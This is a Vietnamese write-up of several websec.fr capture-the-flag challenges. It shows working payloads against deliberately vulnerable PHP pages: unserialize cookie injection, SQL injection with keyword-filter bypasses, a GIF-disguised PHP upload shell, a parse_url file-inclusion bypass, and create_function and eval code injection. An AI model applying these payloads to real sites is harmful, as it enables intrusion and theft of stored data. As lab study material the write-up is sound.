

Level: babysteps

Level4:

Nhảy vào đọc source code liền. cái đập vào mắt mình đầu tiên là

```
$sess_data = unserialize (base64_decode ($_COOKIE['leet_hax0r']));
```

“à thì ra mày chọn cái chết”. nhưng xem nó thế nào đã....

LevelFour - Cereal is nation

Since we're lazy, we take advantage of php's garbage collector to properly display query results.
We also do like to write neat OOP. You can get the sources [here](#) and [here](#).

Username: flag

1 user là flag, để ý là nó chỉ output ra mỗi trường username nên k thể select password đc.

Quay trở lại với unserialize nào.

Decode cookie thì ra ip của mình nè. thử exploit xem nào.

```
<?php
class SQL {
public $ip='138.91.146.18';
public $query = '';}
$a=new SQL();
$a->query="SELECT password AS username from users"
;
echo base64_encode(serialize($a));
?>

while (false !== ($row = $ret->fetchArray (SQLITE3_ASSOC))) {
    echo '<p class="well"><strong>Username:<strong> ' . $row['username'] . '</p>';
}
```

Vì mình có select bao nhiêu thì nó cũng chỉ lấy username thôi nên mới có payload như vậy

Run lấy cái đoạn bs64 rồi thay cookie test thôi.

```

        </body>
</html>
<p class="well"><strong>Username: <strong>
WEBSEC{9abd8e8247cbe62641ff662e8fbb662769c08500}</p><p
class="well"><strong>Username: <strong> flag</p>

```

Level17:

Vì cái này ko sắp xếp theo thứ tự mà theo mức độ nên tên level nó nhảy vậy á chứ k phải mình bỏ qua đầu 😞 à mà cũng bỏ khá nhiều chall.

Bài này tương đối đơn giản

```

<?php
if (!strcasecmp($_POST['flag'], $flag))
    echo '<div class="alert alert-success">Here is your flag: <mark>' . $flag . '</mark>.</div>';
else
    echo '<div class="alert alert-danger">Invalid flag, sorry.</div>';
?>
</div>

```

Dựa vào hàm strcasecmp để exploit.chỉ cần cho flag thành 1 mảng là có thể bypass đc rồi

```

n3mo@neo:~$ curl -X POST -d "flag[]=a" http://websec.fr/level17/index.php
<!DOCTYPE html>

```

Well done boy.here is ur flag.

```

>Here is your flag: <mark>WEBSEC{It seems that php could use a stricter typing system}</mark>.

```

Level25:

Vừa vào đoán ngay lfi :

Level twenty five

You can include any page so long as it is ~~black~~ not the *flag.txt* one. As usual, the source code is [free](#).

Enter the page you want to include:

Sorry, your flag is in an other castle file.

Đọc source thấy nó cấm chữ flag nên mình nghĩ ko thể lấy đc chỉ bằng cách điền “flag” vào

Điểm mấu chốt là tìm chỗ exploit

```

<?php
parse_str(parse_url($_SERVER['REQUEST_URI'])['query'], $query);

```

Parse_url có thể exploit nè,nếu có thể khiến nó trả về false thì “flag” sẽ không bao giờ bị lọc

Tìm thấy chỗ exploit rồi thì nhảy vào thôi

```
← → ↻ ⓘ localhost:8080/blog/app/database/connect.php?a=flag:80
Ứng dụng (1) Facebook New Tab Hacking: Where to... Teach Yourself Com.
array(1) { ["a"]=> string(7) "flag:80" }
```

nah..dont work?why?cho nó get port sang thẳng khác thử

```
ⓘ localhost:8080/blog/app/database/connect.php?a=flag&a:80
(1) Facebook New Tab Hacking: Where to... Teach Yours
=> string(4) "flag" ["a:80"]=> string(0) "" }
```

Oke Null rồi nên “flag” ko bị lọc

```
→ ↻ ⓘ Không bảo mật | websec.fr/level25/index.php?page=flag&a:80
Ứng dụng (1) Facebook New Tab Hacking: Where to... Teach Yourself Com... HTML cơ bản Lập trình như một
```

LevelTwentyFive

You can *include* any page so long as it is ~~black~~ not the *flag.txt* one. As usual,

Enter the page you want to include:

WEBSEC{How_am_I_supposed_to_parse_uri_when_everything_is_so_brooken}

Easy

Phù !thế đéo nào giờ mới tới easy.

Level2:

Hey yo

Một chall sqli nữa

```

class LevelTwo {
    public function doQuery($injection) {
        $pdo = new SQLite3('leveltwo.db', SQLITE3_OPEN_READONLY);

        $searchWords = implode(['union', 'order', 'select', 'from', 'group', 'by'], '|');
        $injection = preg_replace ('/' . $searchWords . '/i', '', $injection);

        $query = 'SELECT id,username FROM users WHERE id=' . $injection . ' LIMIT 1';
        $getUsers = $pdo->query ($query);
        $users = $getUsers->fetchArray (SQLITE3_ASSOC);

        if ($users) {
            return $users;
        }


        return false;
    }
}

if (isset ($_POST['submit']) && isset ($_POST['user_id'])) {
    $lt = new LevelTwo ();
    $userDetails = $lt->doQuery ($_POST['user_id']);
}
?>


```

Nhưng lần này bị lọc mấy từ khóa chủ chốt rồi mlem mlem

Thôi thì debug cái hàm preg_replace thôi 😞



Nó đang lọc đúng 😞,but if thử coi nó có lọc đệ quy không



À thế thì được,tạo payload nào

1 uniounionn seselectlect password as username frfromom users

Warning: SQLite3::query(): Unable to prepare statement: 1, SELECTs to the left and right of UNION do not have the same number of result columns in /index.php on line 12

Ây gu,bug anywhere

Thêm num vào bên phải password thì chỉ lấy đc mỗi user

Username for given ID: leveltwo

Other User Details:

id -> 1

username -> leveltwo

Giờ thêm bên trái xem

Other User Details:

id -> 1

username -> WEBSEC{BecauseBlacklistsAreOftenAgoodIdea}

Done!

Level8:

Vào url thì nó cung cấp cho mình 1 trình tải lên gif,hmm chắc lại lỗ hổng file upload đây mà.

```
GIF89a;  
<?php  
var_dump(scandir('.'));  
?>
```

Mình tạo 1 file php như sau:

GIF90a là magic byte để biết nó là file gif

sau đó add đuôi .gif vào để nó tưởng file gif .

Thế là đủ để bypass

```
GIF89a;
array(7) {
  [0]=>
  string(1) "."
  [1]=>
  string(2) ".."
  [2]=>
  string(8) "flag.txt"
  [3]=>
  string(9) "index.php"
  [4]=>
  string(12) "php-fpm.sock"
  [5]=>
  string(10) "source.php"
  [6]=>
  string(7) "uploads"
}
```

Thay đổi thành code thành `show_source('flag.txt')` để lấy flag thôi.

Level11:

Lại sql again.

Test truy vấn

```
user_id=2&table=costume&submit=G%E1%BB%ADi+truy+v%E1%BA%A5n
```

Có table mà ko cần leak nè.

```
/* Rock-solid: https://secure.php.net/manual/en/function.is-numeric.php */
$special1 = ["!", "\"", "#", "$", "%", "&", "'", "*", "+", "-"];
$special2 = [".", "/", ":", ";", "<", "=", ">", "?", "@", "[", "\\", ""];
$special3 = ["^", "_", "`", "{", "|", "}"];
$sql = ["union", "0", "join", "as"];
```

ứng dụng có lọc mà ko lọc select nên vẫn exploit đc

có đoạn check xem id>2 ko

```
/* Rock-solid: https://secure.php.net/manual/en/function.is-numeric.php */
if (! is_numeric ($id) or $id < 2) {
    exit("The id must be numeric, and superior to one.");
}
```

Nên chắc flag nằm trong id=1 rồi

Thử ném payload lên:" (SELECT 2 id, username FROM costume where id LIKE 1)" thì trong ứng dụng trở thành "SELECT id,username FROM (SELECT 2 id, username FROM costume where id LIKE 1) WHERE id = 2". Kết quả trả về

```
<div class="row">
  <p class="well">
    The hero number <strong>2</strong>
    in <strong>(SELECT 2 id, username
FROM costume where id LIKE 1)</strong>
    is <strong>Cap'tain flag</strong>.
  </p>
</div>
```

Nhìn lại vào source thì thấy có đoạn comment

```
$pdo = new SQLite3('database.db', SQLITE3_OPEN_READONLY);
$query = 'SELECT id,username FROM ' . $table . ' WHERE id = ' . $id;
// $query = 'SELECT id,username,enemy FROM ' . $table . ' WHERE id = ' . $id;

$result = $pdo->query($query);
```

Chắc flag nằm trong enemy rồi, nhưng as bị lọc mất rồi! sau 1 hồi googling thì thấy có thể như thế này:

Enemy as username == enemy username

```
    The hero number <strong>2</strong>
    in <strong>(SELECT 2 id, enemy
username FROM costume where id LIKE 1)</strong>
    is
    <strong>WEBSEC{Who_needs_AS_anyway_when_you_have_sqlite}</strong>.
  </p>
</div>
```

Level15:

LevelFifteen Arbitrary code non-execution

You can provide us some PHP code, but we won't execute it, [check by yourself](#).

☐ Exit after declaration

Đại khái nó bảo mình create function nhưng mà ko execute nó


```
include "flag.php";

if (isset ($_POST['c']) && !empty ($_POST['c'])) {
    $fun = create_function('$flag', $_POST['c']);
    print($success);
    //fun($flag);
    if (isset($_POST['q']) && $_POST['q'] == 'checked') {
        die();
    }
}
?>
```

Hàm create_function có thể injection được hông tin thì cứ debug trước ở local

```
};echo $flag;//
```

Ném payload là get đc flag thôi.



Level22:

Đọc source code thì thấy ngay hàm eval liên nhưng bị lọc bởi blacklist

```
$funcs_extra = array ('eval', 'include', 'require', 'function');
$funny_chars = array ('\\.', '\\+', '\\-', '\\\"', '\\;', '\\\'', '\\[', '\\]');
$variables = array ('_GET', '_POST', '_COOKIE', '_REQUEST', '_SERVER', '_FILES', '_ENV', 'HTTP_ENV_VARS', '_SESSION', 'GLOBALS');

$blacklist = array_merge($funcs_internal, $funcs_extra, $funny_chars, $variables);

$insecure = false;
foreach ($blacklist as $blacklisted) {
    if (preg_match ('/' . $blacklisted . '/im', $code)) {
        $insecure = true;
        break;
    }
}
```

nó lọc chắc gần hết mẹ hàm quan trọng rồi.

But if ta truyền vào nó \$blacklist thì sao? Thử thôi nào

Code:

Execute!

Notice: Array to string conversion in /index.php(92) : eval()'d code on line 1

Array

Oke mà [] bị lọc mất rồi nhưng php khá ảo diệu nên có thể thay {} để truy cập index.

Code:

```
base64_decode
```

Tìm var_dump để in ra \$a thui vì \$a bao gồm cờ .

```
include 'file_containing_the_flag_parts.php';
$a = new A($f1, $f2, $f3);


unset($f1);
unset($f2);
unset($f3);
```

Tuy ko tìm được var_dump nhưng tìm được cái này xài tạm cũng được nè

Code:

```
serialize
```

Lấy cờ thui

We do, so here we go again, this time, php, and only  share allowed this time.

Code:

```
O:1:"A":3:{s:3:"pub";s:17:"WEBSEC{But_I_was_";s:6:"*pro";s:18:"told_that_OOP_was_";s:6:"Apri";s:22:"flawless_and_stuff_:<"};
```

//còn mấy bài nữa mà mình lười viết quá 😞 nên hẹn lần sau 😞